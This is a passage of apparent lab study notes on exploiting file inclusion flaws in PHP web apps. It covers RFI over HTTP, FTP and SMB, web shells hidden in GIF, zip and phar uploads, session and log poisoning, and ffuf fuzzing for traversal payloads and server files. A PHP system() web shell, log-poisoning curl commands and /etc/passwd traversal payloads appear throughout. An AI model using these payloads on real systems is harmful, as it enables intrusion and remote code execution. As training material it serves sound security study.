
As you can see, the index.php got included in the vulnerable section, so the page is indeed vulnerable to RFI, as you are able to include URLs. Furthermore, the index.php page did not get included as source code text but got executed and rendered as PHP, so the vulnerable function also allows PHP execution, which may allow you to execute code if you include a malicious PHP script that you host on your machine.
You also see that you were able to specify port 80 and get the web app on that port. If the back-end hosted any other local web app, then you may be able to access them through the RFI vulnerability by applying SSRF techniques on it.
RCE with RFI
The first step in gaining RCE is creating a malicious script in the language of the web app, PHP in this case.
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
Now, all you need to do is host the script and include it through the RFI vulnerability. It is a good idea to listen on a common HTTP port like 80 or 443, as these ports may be whitelisted in case the vulnerable web app has a firewall preventing outgoing connections. Furthermore, you may host the script through an FTP service or an SMB service.
HTTP
Now, you can start a server on your machine with a basic python server:
d41y@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:<LISTENING_PORT>/) ...
Now, you can include your local shell through RFI. You will also specify the command to be executed.

As you can see, you did get a connection on your python server, and the remote shell was included, and you executed the specified command:
d41y@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:<LISTENING_PORT>/) ...

SERVER_IP - - [SNIP] "GET /shell.php HTTP/1.0" 200 -
FTP
You may also host your script through the FTP protocol. You can start a basic FTP server with Python’s pyftpdlib:
d41y@htb[/htb]$ sudo python -m pyftpdlib -p 21

[SNIP] >>> starting FTP server on 0.0.0.0:21, pid=23686 <<<
[SNIP] concurrency model: async
[SNIP] masquerade (NAT) address: None
[SNIP] passive ports: None
This may be useful in case HTTP ports are blocked by a firewall or the http:// string gets blocked by a WAF. To include your script, you can repeat what you did earlier, but use the ftp:// scheme in the URL.

As you can see, this worked very similar to your HTTP attack, and the command was executed. By default, PHP tries to authenticate as an anonymous user. If the server requires valid authentication, then the credentials can be specified in the URL:
d41y@htb[/htb]$ curl 'http://<SERVER_IP>:<PORT>/index.php?language=ftp://user:pass@localhost/shell.php&cmd=id'
...SNIP...
uid=33(www-data) gid=33(www-data) groups=33(www-data)File Uploads
SMB
If the vulnerable web app is hosted on a windows server, then you do not need the allow_url_include setting to be enabled for RFI exploitation, as you can utilize the SMB protocol for the remote file inclusion. This is because Windows treats files on remote SMB servers as normal files, which can be referenced directly with a UNC path.
You can spin up an SMB server using Impacket’s smbserver.py, which allows anonymous authentication by default:
d41y@htb[/htb]$ impacket-smbserver -smb2support share $(pwd)
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Now, you can include your script by using a UNC path (\\<OUR_IP>\share\shell.php), and specify the command with &cmd=whoami as you did earlier:

As you can see, this attack works in including your remote script, and you do not need any non-default settings to be enabled. However, you must note that this technique is more likely to work if you were on the same network, as accessing remote SMB servers over the internet may be disabled by default, depending on the Windows Server configurations.
LFI and File Uploads
The following are the functions that allow executing code with file inclusion:
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include() / include_once() | YES | YES | YES |
require() / require_once() | YES | YES | NO |
| NodeJS | |||
res.render() | YES | YES | NO |
| Java | |||
import | YES | YES | YES |
| .NET | |||
include | YES | YES | YES |
Image Upload
… is very common in most modern web apps, as uploading images is widely regarded as safe if the upload function is securely coded.
Crafting Malicious Image
The first step is to create a malicious image containing a PHP web shell code that still looks and works as an image. So, you will use an allowed image extension in your file (shell.gif), and should also include the image magic bytes at the beginning of the file content, just in case the upload form checks for both the extension and content type as well.
d41y@htb[/htb]$ echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
This file on its own is completely harmless and would not affect normal web apps in the slightest. However, if you combine it with an LFI vuln, then you may be able to reach RCE.
note
You are using a GIF image in this case since its magic bytes are easily typed, as they are ASCII chars, while other extensions have magic bytes that you would need to URL encode.
Now, you need to upload your malicious image file.

Uploaded File Path
Once you’ve uploaded the file, all you need to do is include it through the LFI vuln. To do that, you need to know the path to your uploaded file. In most cases, especially with images, you would get access to your uploaded file and can get its path from its URL. In your case, if you inspect the source code after uploading the image, you can get its URL:
<img src="/profile_images/shell.gif" class="profile-image" id="profile-image">
Otherwise, you would need to fuzz for directories.
With the uploaded file path at hand, all you need to do is to include the uploaded file in the LFI vulnerable function, and the PHP code should get executed.

As you can see, you included your file and successfully executed the id command.
Zip Upload

You can utilize zip wrapper to execute PHP code. However, this wrapper isn’t enabled by default, so this method may not always work. To do so, you can start by creating a PHP web shell script and zipping it into a zip archive.
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php
Once you uploaded the shell.jpg archive, you can include it with the zip wrapper as zip://shell.jpg (URL encoded), and then refer to any files within it with #shell.php. Finally, you can execute commands:
Phar Uploads

Finally, you can use the phar:// wrapper to achieve a similar result. To do so, you will first write the following PHP script into a shell.php file:
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
This script can be compiled into a phar file that when called would write a web shell to a shell.txt sub-file, which you can interact with. You can compile it into a phar file and rename it to shell.jpg.
d41y@htb[/htb]$ php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
Now, you would have a phar file called shell.jpg. Once you upload it to the web app, you can simply call it with phar:// and provide its URL path, and then specify the phar sub-file with /shell.txt (URL encoded) to get the output of the command you specify.
Log Poisoning
These attacks rely on written PHP code that gets logged into a log file, and then including that log file to execute PHP code.
Any of the following functions with Execute privileges should be vulnerable to these attacks:
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include() / include_once() | YES | YES | YES |
require() / require_once() | YES | YES | NO |
| NodeJS | |||
res.render() | YES | YES | NO |
| Java | |||
import | YES | YES | YES |
| .NET | |||
include | YES | YES | YES |
PHP Session Poisoning
Most PHP web apps utilize PHPSESSID cookies, which can hold specific user-related data on the back-end, so the web app can keep track of user details through their cookies. These details are stored in session files on the back-end, and saved in /var/lib/php/sessions/ on Linux and in C:\Windows\Temp on Windows. The name of the file that contains your user’s data matches the name of your PHPSESSID cookie with the sess_ prefix like /var/lib/php/sessions/sess_el4ukv0kqbvoirg7nkp4dncpk3.
The first thing you need to do in a PHP Session Poisoning Attack is to examine your PHPSESSID file and see if it contains any data you can control and poison.


As you can see, your PHPSESSID cookie value is nhhv8i0o6ua4g88bkdl9u1fdsd, so it should be stored at /var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd. When trying to include:

You can see that the session file contains two values: page, which shows the selected language page, and preference, which shows the selected language. The preference value is not under your control, as you did not specify it anywhere and must be automatically specified. However, the page value is under your control, as you can control it through the ?language= parameter.
Try setting the value of page a custom value and see if it changes in the session file. You can do so by simply visiting the page with ?language=session_poisoning.
http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning
When including again:

This time, the session file contains session_poisoning instead of es.php, which confirms your ability to control the value of page in the session file. Your next step is to perform the poisoning step by writing PHP code to the session file. You can write a basic PHP web shell by changing the ?language= parameter to a URL encoded web shell:
http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
Finally, you can include the session file and use the &cmd=id to execute commands:
Server Log Poisoning
Both Apache and Nginx maintain various log files, such as access.log and error.log. The access.log file contains varios information about all requests made to the server, including each request’s User-Agent header. As you can control the User-Agent in your requests, you can use it to poison the server logs as you did above.
Once poisoned, you need to include the logs through the LFI vuln, and for that you need to have read-access over the logs. Nginx logs are readable by low privileged users by default, while the Apache logs are only readable by users with high privileges. However, in older or misconfigured Apache servers, these logs may be readable by low-privileged users.
By default, Apache logs are located in /var/log/apache2/ on Linux and in C:\xampp\apache\logs\ on Windows, while Nginx logs are located in /var/log/nginx/ on Linux and in C:\nginx\log\ on Windows. However, the logs may be in a different location in some cases, so you may use a LFI wordlist to fuzz for their locations.
Try including the Apache access log:

As you can see, you can the read the log. The log contains the remote IP address, request page, response code, and the User-Agent header. As mentioned earlier, the User-Agent header is controlled by you through th HTTP request headers, so you should be able to poison this value.
To do so, you can use Burp:

As expected, you custom User-Agent value is visible in the included log file. Now, you can poison the User-Agent header by setting it to a basic PHP web shell.

You may also poison the log by sending a request through cURL.
d41y@htb[/htb]$ echo -n "User-Agent: <?php system(\$_GET['cmd']); ?>" > Poison
d41y@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php" -H @Poison
As the log should now contain PHP code, the LFI vuln should execute this code, and you should be able to gain RCE.

You see that you successfully executed the command. The exact same attack can be carried out on Nginx logs as well.
tip
The User-Agent header is also shown on process files under the Linux /proc/ directory. So, you can try including the /proc/self/environ or /proc/self/fd/N files (where N is a PID usually between 0-50), and you may be able to perform the same attack on these files. This may become handy in case you did not have read access over the server logs, however, these files may only be readable by privileged users as well.
Finally, there are other similar log poisoning techniques that you ma utilize on various system logs, depending on which logs you have read access over. The following are some of the service logs you may be able to read:
/var/log/sshd.log/var/log/mail/var/log/vsftpd.log
You should first attempt reading these logs through LFI, and if you do have access to them, you can try to poison them as you did above. For example, if the ssh of ftp services are exposed to you, you can read their logs through LFI, then you can try logging into them and set the username to PHP code, and upon including their logs, the PHP code would execute. The same applies to the mail services, as you can send an email containing PHP code, and upon its log inclusion, the PHP code would execute. You can generalize this technique to any logs that log a parameter you control and that you can read through the LFI vuln.
Automated Scanning
Fuzzing Parameters
The HTML forms users can use on the web app front-end tend to be properly tested and well secured against different web attacks. However, in many cases, the page may have other exposed parameters that are not linked to any HTML forms, and hence normal users would never access or unintentionally cause harm through. This is why it may be important to fuzz for exposed parameters, as they tend not to be as secure as public ones.
For example, you can fuzz the page for common GET parameters as follows:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=value' -fs 2287

...SNIP...

 :: Method           : GET
 :: URL              : http://<SERVER_IP>:<PORT>/index.php?FUZZ=value
 :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: xxx
________________________________________________

language                    [Status: xxx, Size: xxx, Words: xxx, Lines: xxx]
Once you identify an exposed parameter that isn’t linked to any forms you tested, you can perform all of the LFI tests discussed before. This is not unique to LFI vulns but also applies to most web vulnerabilities, as exposed parameters may be vulnerable to any other vuln as well.
LFI wordlists
There are a number of LFI wordlists you can use for a scan. A good worlist is LFI-Jhaddix.txt, as it contains various bypasses and common files, so it makes it easy to run several tests at once. You can use this wordlist to fuzz the ?language= parameter you have been testing.
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287

...SNIP...

 :: Method           : GET
 :: URL              : http://<SERVER_IP>:<PORT>/index.php?FUZZ=key
 :: Wordlist         : FUZZ: /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: xxx
________________________________________________

..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../../../../../../../../etc/hosts [Status: 200, Size: 2461, Words: 636, Lines: 72]
...SNIP...
../../../../etc/passwd  [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3661, Words: 645, Lines: 91]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3661, Words: 645, Lines: 91]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
As you can see, the scan yielded a number of LFI payloads that can be used to exploit the vuln. Once you have the identified payloads, you should manually test them to verify that they work as expected and show the included file content.
Fuzzing Server Files
In addition to fuzzing LFI payloads, there are different server files that may be helpful in your LFI exploitation, so it would be helpful to know where such files exist and whether you can read them. Such files include:
- Server webroot path
- Server config files
- Server logs
Server Webroot
You may need to know the full server webroot path to complete your exploitation in some cases. For example, if you wanted to locate a file you uploaded, but you cannot reach its /uploads directory through relative paths. In such cases, you may need to figure out the server webroot path so that you can locate your uploaded files through paths instead of relative paths.
To do so, you can fuzz for the index.php file through common webroot paths. Depending on your LFI situation, you may need to add a few back directories, and then add your index.php afterwards.
Example:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287

...SNIP...

: Method           : GET
 :: URL              : http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 2287
________________________________________________

/var/www/html/          [Status: 200, Size: 0, Words: 1, Lines: 1]
As you can see, the scan did indeed identify the correct webroot path at /var/www/html/. You may also use the same LFI-Jhaddix.txt wordlist you used earlier, as it contains various payloads that may reveal the webroot. If this does not help you in identifying the webroot, then your best choice would be to read the server configs, as they tend to contain the webroot and other important information.
Server Logs/Configs
Example:
d41y@htb[/htb]$ ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287

...SNIP...

 :: Method           : GET
 :: URL              : http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ
 :: Wordlist         : FUZZ: ./LFI-WordList-Linux
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 2287
________________________________________________

/etc/hosts              [Status: 200, Size: 2461, Words: 636, Lines: 72]
/etc/hostname           [Status: 200, Size: 2300, Words: 634, Lines: 66]
/etc/login.defs         [Status: 200, Size: 12837, Words: 2271, Lines: 406]
/etc/fstab              [Status: 200, Size: 2324, Words: 639, Lines: 66]
/etc/apache2/apache2.conf [Status: 200, Size: 9511, Words: 1575, Lines: 292]
/etc/issue.net          [Status: 200, Size: 2306, Words: 636, Lines: 66]
...SNIP...
/etc/apache2/mods-enabled/status.conf [Status: 200, Size: 3036, Words: 715, Lines: 94]
/etc/apache2/mods-enabled/alias.conf [Status: 200, Size: 3130, Words: 748, Lines: 89]
/etc/apache2/envvars    [Status: 200, Size: 4069, Words: 823, Lines: 112]
